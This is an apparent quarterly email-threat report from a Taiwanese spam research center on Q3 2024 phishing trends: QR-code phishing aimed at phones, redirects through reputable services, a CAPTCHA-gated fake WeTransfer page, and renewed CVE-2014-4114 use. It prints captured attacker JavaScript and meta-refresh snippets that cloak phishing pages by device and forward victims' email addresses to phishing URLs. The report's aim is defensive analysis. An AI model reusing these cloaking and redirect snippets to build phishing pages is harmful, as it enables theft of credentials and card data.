2024
第三季電子郵件安全觀察

ASRC

Spam Mail
Virus Mail
Malicious Mail

Oct 2024 released.

第三季，電子郵件安全整體的基調仍以氾濫的釣魚郵件為主。利用 QRcode 將釣魚連結編碼的攻擊已漸漸常態化，成為釣魚郵件流行的一種類型。比較值得注意的是，本季發現試圖利用 CVE-2014-4114 的惡意郵件的趨勢明顯升高，附件檔多為 .ppt。建議避免使用盜版的 Office 軟體並確保適時的進行安全更新，才能有效躲開這個歷時十年不衰的漏洞影響。

Quishing 常態化，鎖定行動裝置攻擊

透過 QRcode 隱藏釣魚位址的釣魚行動，稱為 Quishing（QR code phishing），本質上是一種網路釣魚攻擊，與傳統網路釣魚攻擊有許多相同的概念與技術。差別在於利用 QRcode 隱藏釣魚位址以防安全機制的偵測，且受攻擊者多半以手機來解碼 QRcode，因此將釣魚攻擊目標由受保護的個人電腦，轉移至較不受保護的自攜電子設備（BYOD，Bring Your Own Device）。

Quishing 已逐漸成為常態。在第三季，我們觀察到大規模的 Quishing 攻擊，多半是假冒政府或企業發放福利，並附上一個以 QRcode 編碼過的釣魚連結。


觀察到大規模 Quishing，多半是假冒政府或企業發放福利

較特別的是，這些釣魚網站的目標鎖定手機裝置，必須使用手機裝置拜訪才能正確地顯示詐騙頁面。

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8">
        <title></title>
    </head>
<script>
    if((navigator.userAgent.match(/(iPhone|iPod|Android|ios|iOS|iPad|Backerry|WebOS|Symbian|Windows Phone|Phone)/i))) {

     window.location.href="https://aa2.32884aaka.cn/1/xm.php?rukou=https://aa2.3il8g.cn";


    }else{

     window.location.href="https://aa2.32884aaka.cn/diannao.php?rukou=https://aa2.3il8g.cn";
    }

            </script>
    <body>


    </body>
</html>
```

使用手機裝置拜訪才能正確地顯示出詐騙頁面

釣魚網站還精心佈置了許多干擾的文字，用以擾亂資安爬蟲的自動檢測。



用來擾亂資安爬蟲自動檢測的干擾文字

這個釣魚頁面最主要的目的為獲取受害者的信用卡資料，以假藉社會保障自助申請系統的名義，先騙取受害者的敏感真實資料。再以核對資產的名義，即時確認提供的機敏資料與信用卡是否可以盜刷。


假藉社會保障自助申請系統名義，先騙取受害者的敏感真實資料

即時確認提供的機敏資料與信用卡是否可以盜刷

利用公有服務轉址，增加釣魚隱蔽性並進行前置過濾

將釣魚連結直接發送給攻擊的對象是過去網路釣魚攻擊很直觀的做法。但在ISP與資安組織等的聯防、情資交換下，釣魚網站可能在很短的時間內便遭到檢舉、封鎖，或被資安公司蒐集做成黑名單，縮短釣魚連結的使用壽命。

因此，越來越多的釣魚郵件，夾帶的釣魚連結並不是直接指向惡意網站，而是知名的合法服務位址：比方由Google或其他信譽良好的公司所提供的檔案、靜態網頁的網址。



釣魚郵件夾帶的釣魚連結指向知名的合法服務位址


這個網站不會做複雜的事，只做轉址的動作，將受害者帶往真正的釣魚網站。這樣做的好處除了可以透過信譽良好的網址，掩護惡意的釣魚網站之外，還可以針對被導向的受害者做一些前置的過濾動作，比方鎖定來源、鎖定某些瀏覽器，或是鎖定某些組織的域名後，再進行真正的攻擊動作。

```
<meta http-equiv="refresh"content="0; url=https://www.govwlfeloony.com/2FRNJG5BQ/HTDG86K/
```

轉址將受害者帶往真正的釣魚網站

設計多重圈套提高網路釣魚有效性

攻擊者為了提高網路釣魚的有效性，並提高釣魚網站的存活率，會同時使用許多方法來達成這個目標。我們觀察到一種釣魚郵件，使用的社交工程的手段是誘導受害者連接到外部網頁去下載文件資料。




釣魚郵件以社交工程手段誘導受害者連結外部網頁下載文件資料

當受害者點擊該連結時，會先以 Captcha 驗證受害者是否為人類。只有通過 Captcha 驗證，才會導向真正的釣魚頁面。

```
// Function to check if a string is base64 encoded
function isBase64(input) {
    try {
        return btoa(atob(input)) == input;
    } catch (e) {
        return false;
    }
}

// Function to decode the email and redirect
function decode(email) {
    if (isBase64(email)) {
        email = atob(email);
    }
    // Append the decoded email to the URL and redirect
    window.location.href = 'https://ipfs.io/ipfs/bafkreiahkhijpw7trmjelm4mc76kdd7hh2e42usnxom7xuoil44q2wr36q/#' + email;
}

// Function to handle reCAPTCHA callback
function recaptcha_callback() {
    // Check if 'userid' is in the URL and not empty
    const urlParams = new URLSearchParams(window.location.search);
    const userId = urlParams.get('userid');
    if (userId) {
        decode(userId);
    }
}
```

只有通過 Captcha 驗證，才會導向真正的釣魚頁面


釣魚頁面被偽裝成 WeTransfer 的服務，以多個重要的商務文件縮圖營造出這些文件應該被受害者下載仔細查看的錯覺。



多個重要的商務文件縮圖營造文件應該下載來仔細查看的錯覺

下載時，要求受害者輸入電子郵件信箱帳號密碼作為驗證，通過驗證後才能下載檔案。但事實上，這就是釣走受害者電子郵件信箱帳號密碼的關鍵環節。受害者第一次輸入密碼後，系統一定會顯示錯誤，要求再次輸入；第二次則不論輸入內容為何，都會導向受害者電子郵件位址的來源域名。

攻擊者利用這樣的方式，提高收集密碼的正確性！攻擊者甚至可以在最後步驟稍加變化，讓受害者下載一個惡意文件或檔案作為後續的利用，進一步增加攻擊的深度。



要求受害者輸入電子郵件帳號密碼作為驗證，就是釣取資料的關鍵環節

如何防範網路釣魚？

在科技的手段上，重點在於及早或事後識別出釣魚網站的連結，及時阻止受害者連接；或在事態未擴大前主動發現可能被釣走的機敏資訊，並遏止進一步的利用。在資安意識增強的手段上，則是透過識別釣魚信的樣態，不點擊、不轉傳，並主動通報資安單位以達成防禦的效果。

不過，攻擊者正試圖以多種方式，讓釣魚網站依附在合法的網站、轉址等功能之下，讓釣魚連結的識別更加困難；受到攻擊的人，可能無法完全記得資安意識增強訓練中的識別細節，這個時候，不妨使用安全的瀏覽器，它可以幫你阻擋一些惡意網站的連結；當對於造訪的頁面有所懷疑的時候，利用瀏覽器內建的AI，詢問這個頁面是否安全。雖然未必能直接得到答案，但一定可以獲取有用的提醒建議或是識別方法的參考資訊。

關於ASRC 垃圾訊息研究中心

ASRC 垃圾訊息研究中心 (Asia Spam-message Research Center)，長期與中華數位科技合作，致力於全球垃圾郵件、惡意郵件、網路攻擊事件等相關研究事宜，並運用相關數據統計、調查、趨勢分析、學術研究、跨業交流、研討活動..等方式，促成產官學界共同致力於淨化網際網路之電子郵件使用環境。

更多資訊請參考 www.asrc-global.com

ASRC垃圾訊息研究中心